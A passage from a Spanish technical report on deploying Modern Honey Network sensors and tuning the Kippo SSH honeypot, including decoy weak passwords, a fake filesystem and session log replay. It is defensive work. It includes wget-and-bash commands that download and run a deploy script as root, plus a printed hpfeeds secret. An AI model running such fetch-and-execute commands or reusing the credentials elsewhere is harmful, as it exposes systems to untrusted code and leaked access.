
## III.3.2. Sensores soportados por Modern Honey Network

En la actualidad, MHN soporta los siguientes sensores:


- **Snort**
- **Suricata**
- **Dionaea**
- **Conpot**
- **Kippo**
- **Amun**
- **Glastopf**
- **Wordpot**
- **ShockPot**
- **p0f**

## III.3.3. Instalación de sensores


Para instalar un sensor debemos ingresar a la página de administración de nuestra honeynet mediante un navegador web y autenticarnos mediante el correo y contraseña seleccionados durante la instalación de MHN.





A continuación nos dirigimos a la pestaña "**Deploy**" en la barra superior como se ve en la figura siguiente:




En la pantalla siguiente nos dirigimos a la sección "**Select Script**" y pulsamos sobre "**New script**", el cual nos abrirá un menú desplegable en el que podremos ver los sensores disponibles. En este ejemplo seleccionaremos "**Snort**" para Ubuntu como muestra la figura:




Tras seleccionar el sensor deseado, la sección "**Deploy Command**" nos mostrara el comando que debemos correr en la máquina en la que desplegaremos el sensor para instalarlo en la misma, por lo que lo seleccionaremos y lo copiaremos al portapapeles.
También es posible ver los detalles del *script* un poco más abajo, en la sección "**Script**".





A continuación nos logueamos remotamente mediante SSH en la máquina en la que queremos desplegar el sensor (en este caso es la **`192.168.10.2`**), pegamos la línea de comando completa. A continuación la ejecutamos para instalar el sensor. Nótese que ya que se necesitan permisos de ***root*** para la ejecución del comando en el ejemplo, se antecede "**`sudo`**" a la línea de comando, el cual nos pedirá el correspondiente ***password***.


```
root@kali:~# ssh -l miguel 192.168.10.2   Logueo remoto mediante SSH
miguel@192.168.10.2's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Jul  3 09:21:32 2015
miguel@ubuntu-12:~$                    Se pega el comando previamente copiado
miguel@ubuntu-12:~$ sudo wget "http://192.168.10.1/api/script/?text=true&script_
id=8" -O deploy.sh && sudo bash deploy.sh http://192.168.10.1 qfic6N7c
[sudo] password for miguel:
```

Tras la instalación del sensor, el script nos regresara al *prompt* del sistema operativo.

Para comprobar la instalación del sensor, regresaremos al administrador web de la MHN. Esta vez nos dirigiremos a la sección "**Sensors**" y seleccionaremos "**View Sensors**".




Aquí comprobamos que el nuevo sensor ha sido desplegado, como se muestra en la siguiente imagen.




El despliegue de sensores adicionales consiste básicamente en seguir los pasos descritos anteriormente y seleccionar otros sensores en la sección "**Deploy**", o bien instalar sensores en otras máquinas.

En el presente trabajo se ha decidido desplegar, configurar y realizar pruebas con los siguientes sensores: **Kippo**, **p0f**, **Glastopf**, **ShockPot** y **Snort**.

# III.4. Sensor: Kippo

Kippo es un honeypot de interacción media que emula un servidor SSH. Diseñado para registrar ataques por fuerza bruta y, aún más importante que eso, la interacción completa entre el atacante y el *shell*.

Kippo está inspirado en Kojoney (un honeypot SSH de baja interacción) y es similar a éste, pero mucho más configurable; por otra parte, Kojoney ya no es un proyecto activo.

Su alto nivel de configuración y personalización hacen que sus salidas sean más congruentes y realistas lo cual aumenta las chances de permanencia del atacante en el honeypot incrementando también su interacción con el mismo. Esto es una cualidad que informalmente se conoce como "*sticky factor*" o "factor de adherencia".

## III.4.1. Características

- Ofrece al atacante un completo sistema de archivos falso (semejante al de una instalación Debian 5.0) con el cual interactuar. Permitiéndole agregar y remover archivos.
- Capacidad para agregar contenido falso a los archivos, de manera que el atacante pueda revisarlos (por ejemplo, por medio de comando "**`cat`**"). Archivos como "**`/etc/passwd`**" o "**`/etc/shadow`**". La instalación de Kippo sólo ofrece archivos con un contenido mínimo.
- Los logs de las sesiones son almacenados en un formato compatible con UML para una sencilla reproducción con los tiempos originales.
- Al igual que Kojoney, Kippo salva los archivos descargados con "**`wget`**" para una posterior inspección.
- Kippo simula una conexión SSH con alguna máquina remota, sin embargo, las salidas que ofrece no vienen realmente del sistema operativo remoto y muchos "comandos" ejecutados por el atacante devuelven salidas simuladas o falsas.

## III.4.2. Configuración

Pasos previos:

- Instalación de Ubuntu 12.04 en una máquina virtual.
- Configuración de sus interfaces de red (IP privada **`192.168.10.3`**).
- Instalación de las VMware Tools para Linux.
- Cambiar el nombre del servidor en los archivos "**`/etc/hostname`**" "**`/etc/hosts`**" (nombre de host: **`kippo-ubuntu-12`**)
- Reiniciar el sistema.

**Nota:** Muchos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

Despliegue de Kippo en el host mediante el script provisto por la interfaz web de MHN como se detalló previamente.

Script:

```
wget "192.168.10.1/api/script/?text=true&script_id=5" -O deploy.sh && sudo bash deploy.sh 192.168.10.1 qfic6N7c
```

Una vez que termina de desplegar el sensor chequeamos su estado para comprobar que se encuentre corriendo:

```
supervisorctl status
```

```
+ cp start.sh start.sh.backup
+ false
+ cat
+ chmod +x start.sh
+ false
+ cat
+ supervisorctl update
kippo: added process group
root@kippo-ubuntu-12:~#
root@kippo-ubuntu-12:~# supervisorctl status
kippo                            RUNNING    pid 5670, uptime 0:00:09
root@kippo-ubuntu-12:~#
```

Proceso corriendo

Kippo ya está desplegado y corriendo. Sin embargo, es conveniente realizar algunas configuraciones extras para lograr un emulador SSH más convincente y evitar que los atacantes se den cuenta de que se trata de un honeypot.

```
vim /etc/ssh/sshd_config
```

Vemos que el script de despliegue nos cambió el puerto normal de SSH al **2222** dejando al emulador Kippo a la escucha en el puerto **22**. Dado que este es un puerto un tanto obvio, ya que es el que establece la configuración predeterminada de Kippo, vamos a cambiarlo manualmente una vez más nosotros mismos seleccionando aleatoriamente cualquier otro puerto no conocido ni en uso. Por ejemplo: **3110**.

```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 3110
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::
#ListenAddress 0.0.0.0
```

Establecemos el nuevo valor de puerto de escucha para SSH

A continuación reiniciamos el servicio SSH y comprobamos que a partir de ahora, el acceso SSH al host es a través del puerto **3110**.

```
root@kippo-ubuntu-12:~# restart ssh
ssh start/running, process 5714
```

Proceso reiniciado

Desde otro host:

```
ssh -l miguel -p 3110 192.168.10.3
```

```
root@kali:~# ssh -l miguel -p 3110 192.168.10.3
miguel@192.168.10.2's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.2.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '14.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 13 01:05:43 2015 from 192.168.10.10
miguel@kippo-ubuntu-12:~$
```

A partir de ahora el acceso al host por medio de SSH se realiza a traves del puerto 3110

Ahora vamos a editar el archivo de configuración de Kippo:

Inicialmente, sólo estableceremos el puerto de escucha de Kippo (**22**) y cambiaremos el nombre del host por otro un poco más llamativo o tentador para un posible atacante.

Líneas a editar en "**`kippo.cfg`**":

```
ssh_port = 22
hostname = finanzas

vim /opt/kippo/kippo.cfg
```

```
[honeypot]
ssh_port = 22
hostname = finanzas
log_path = log
download_path = dl
contents_path = honeyfs
filesystem_file = fs.pickle
data_path = data
txtcmds_path = txtcmds
public_key = public.key
private_key = private.key
ssh_version_string = SSH-2.0-OpenSSH_5.5p1 Debian-4ubuntu5
interact_enabled = false
interact_port = 5123

[database_hpfeeds]
server = 192.168.10.1
port = 10000
identifier = 80e40d1e-2914-11e5-987c-000c290a0a6a
secret = wa3eEyIkvLT95Fri
debug = false
```

Líneas a editar

**Nota:** En el mismo directorio también existe otro archivo llamado "**`kippo.cfg.dist`**", el cual cuenta con todos los posibles parámetros de "**`kippo.cfg`**" comentados y con una descripción de su función. Este archivo se puede utilizar como plantilla para la confección de un "**`kippo.cfg`**" personalizado. El **Anexo #03** ofrece una copia detallada del contenido de este archivo.

Breve extracto de "**`/opt/kippo/kippo.cfg.dist`**":

```
#
# Kippo configuration file (kippo.cfg)
#

[honeypot]

# IP addresses to listen for incoming SSH connections.
#
# (default: 0.0.0.0) = any address
#ssh_addr = 0.0.0.0

# Port to listen for incoming SSH connections.
#
# (default: 2222)
ssh_port = 2222

# Source Port to report in logs (useful if you use iptables to forward ports to kippo)
reported_ssh_port = 22

report_public_ip = true

# Hostname for the honeypot. Displayed by the shell prompt of the virtual
# environment.
#
# (default: svr03)
```

A continuación vamos a reemplazar el sistema de archivos (falso) ofrecido por defecto por Kippo, el cual se encuentra almacenado en el archivo "**`/opt/kippo/fs.pickle`**" (es posible ingresar al mismo y explorar y manipular sus directorios y archivos para ver sus contenidos).

Para ello, vamos a crear un backup del archivo original y luego crearemos un sistema de archivos nuevo a partir del sistema de archivos verdadero del *host* en el que corre Kippo utilizando la herramienta "**`/opt/kippo/utils/createfs.py`**" de la siguiente manera:

```
cd /opt/kippo/
ls -l fs.pickle*
cp fs.pickle fs.pickle.bak
./utils/createfs.py > fs.pickle
ls -l fs.pickle*
```

```
root@kippo-ubuntu-12:~# cd /opt/kippo/
root@kippo-ubuntu-12:/opt/kippo# ls -l fs.pickle*
-rw-r--r-- 1 kippo users 2657150 jul 13 01:08 fs.pickle
root@kippo-ubuntu-12:/opt/kippo# cp fs.pickle fs.pickle.bak
root@kippo-ubuntu-12:/opt/kippo# ./utils/createfs.py > fs.pickle
Doing stuff
root@kippo-ubuntu-12:/opt/kippo# ls -l fs.pickle*
-rw-r--r-- 1 kippo users 8566694 jul 13 01:49 fs.pickle
-rw-r--r-- 1 root  root  2657150 jul 13 01:48 fs.pickle.bak
root@kippo-ubuntu-12:/opt/kippo#
```

Archivo fs.pickle original

Comando para la generación de un nuevo fs.pickle usando como base el filesystem original del host

Observamos la creación tanto del backup del viejo archivo, como la creación del nuevo archivo de filesystem

Ahora pasamos a editar la base de datos de usuarios ubicada en el archivo "**/opt/kippo/data/userdb.txt**" y agregaremos en ésta algunas otras posibles combinaciones de usuarios y *passwords* que se tomarán como válidas para loguearse al emulador SSH. Por defecto, las únicas credenciales válidas son: Usuario: "**root**", password: "**123456**". Agregaremos algunas otras más seleccionadas de una lista de "malas contraseñas" de la que quitaremos las que son demasiado obvias para evitar sospechas.

```
vim /opt/kippo/data/userdb.txt
```

```
root:0:123456
root:0:qwerty
root:0:1q2w3e4r5t
root:0:1a2s3d4f5g
root:0:qwertyuiop
root:0:1qaz2wsx
root:0:qwe123
```

Incluimos algunas contraseñas fáciles de adivinar

También, estableceremos un nombre de distribución falso al archivo "**/opt/kippo/honeyfs/etc/issue**", por ejemplo: "**Ubuntu 10.10 LTS**" (Por defecto, la distribución mostrada es: "**Debian GNU/Linux 7.0**").

```
echo "Ubuntu 10.10 LTS \n \l" > /opt/kippo/honeyfs/etc/issue
```

Incluiremos salidas reales para algunos de los comandos falsos. Por ejemplo:

```
iptables -L > /opt/kippo/txtcmds/bin/iptables
ps aux > /opt/kippo/txtcmds/bin/ps
ifconfig > /opt/kippo/txtcmds/bin/ifconfig
```

```
root@kippo-ubuntu-12:~# echo "Ubuntu 10.10 LTS \n \l" > /opt/kippo/honeyfs/etc/issue
root@kippo-ubuntu-12:~# iptables -L > /opt/kippo/txtcmds/bin/iptables
root@kippo-ubuntu-12:~# ps aux > /opt/kippo/txtcmds/bin/ps
root@kippo-ubuntu-12:~# ifconfig > /opt/kippo/txtcmds/bin/ifconfig
```

Es necesario reiniciar el proceso "**kippo**" en el *supervisor* para que tome los cambios.

```
supervisorctl restart kippo
```

## III.4.3. Caso de prueba

A continuación pasamos a probar el funcionamiento del honeypot. Ingresaremos al mismo remotamente mediante un cliente SSH conectando al puerto **22** del *host*. Inicialmente

ingresaremos algunas credenciales no válidas y luego alguno de los pares de credenciales previamente establecidos como válidos. Una vez adentro, ejecutaremos algunos comandos dentro del mismo.

Todas las acciones de los atacantes en el honeypot son registradas en el archivo de log "**/opt/kippo/log/kippo.log**".

Breve extracto de los contenidos del archivo en el que se puede apreciar la secuencia de comandos introducidos por el atacante:

```
cat /opt/kippo/log/kippo.log
```

```
2015-07-13 03:03:12-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: ls
2015-07-13 03:03:15-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: pwd
2015-07-13 03:03:15-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: pwd
2015-07-13 03:03:21-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cd ...
2015-07-13 03:03:21-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cd ...
2015-07-13 03:03:24-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cd ..
2015-07-13 03:03:24-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cd ..
2015-07-13 03:03:25-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: ls
2015-07-13 03:03:25-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: ls
2015-07-13 03:03:28-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cd opt/
2015-07-13 03:03:28-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cd opt/
2015-07-13 03:03:28-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: ls
2015-07-13 03:03:28-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: ls
2015-07-13 03:03:31-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cd ..
2015-07-13 03:03:31-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cd ..
2015-07-13 03:03:32-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: ls
2015-07-13 03:03:32-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: ls
2015-07-13 03:03:37-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cd etc/
2015-07-13 03:03:37-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cd etc/
2015-07-13 03:03:37-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: ls
2015-07-13 03:03:37-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: ls
2015-07-13 03:03:41-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] CMD: cat issue
2015-07-13 03:03:41-0300 [SSHChannel session (0) on SSHService ssh-connection on HoneyPotTransport,0,192.168.10.10] Command found: cat issue
```

Ahora vamos a probar la función de reproducción de logs para poder tener una mejor visión de lo ocurrido tras una intrusión. Además, su uso es mucho más cómodo que el tener que inspeccionar los logs visualmente. Esta herramienta se encuentra ubicada en "**/opt/kippo/utils/playlog.py**" y la utilizamos de la siguiente manera:


```
cd /opt/kippo/utils/
./playlog.py -f /opt/kippo/log/tty/20150713-030301-2986.log
```

```
root@kippo-ubuntu-12:~# cd /opt/kippo/utils/
root@kippo-ubuntu-12:/opt/kippo/utils# ./playlog.py -f /opt/kippo/log/tty/20150713-030301-2986.log
root@finanzas:~# ls
deploy.sh       registration.sh
root@finanzas:~# pwd
/root
root@finanzas:~# cd ...
bash: cd: ...: No such file or directory
root@finanzas:~# cd ..
root@finanzas:/# ls
sys         mnt         lost+found srv         vmlinuz     sbin        usr
tmp         dev         opt        var         proc        selinux     home
bin         root        run        media       etc         boot        lib
initrd.img lib64
root@finanzas:/# cd opt/
root@finanzas:/opt# ls
kippo
root@finanzas:/opt#
```

Lo que se observa aquí es la secuencia de acciones tomadas por el atacante en el honeypot Kippo.

**Nota:** el directorio "**`/opt/kippo/log/tty/`**" contiene los logs de las sesiones al honeypot reproducibles por "**`playlog.py`**". En el ejemplo anterior, seleccionamos un log al azar.


También se puede obtener información estadística sobre los ataques registrados ingresando a la sección "**Charts**" la interfaz web de administración de MHN.



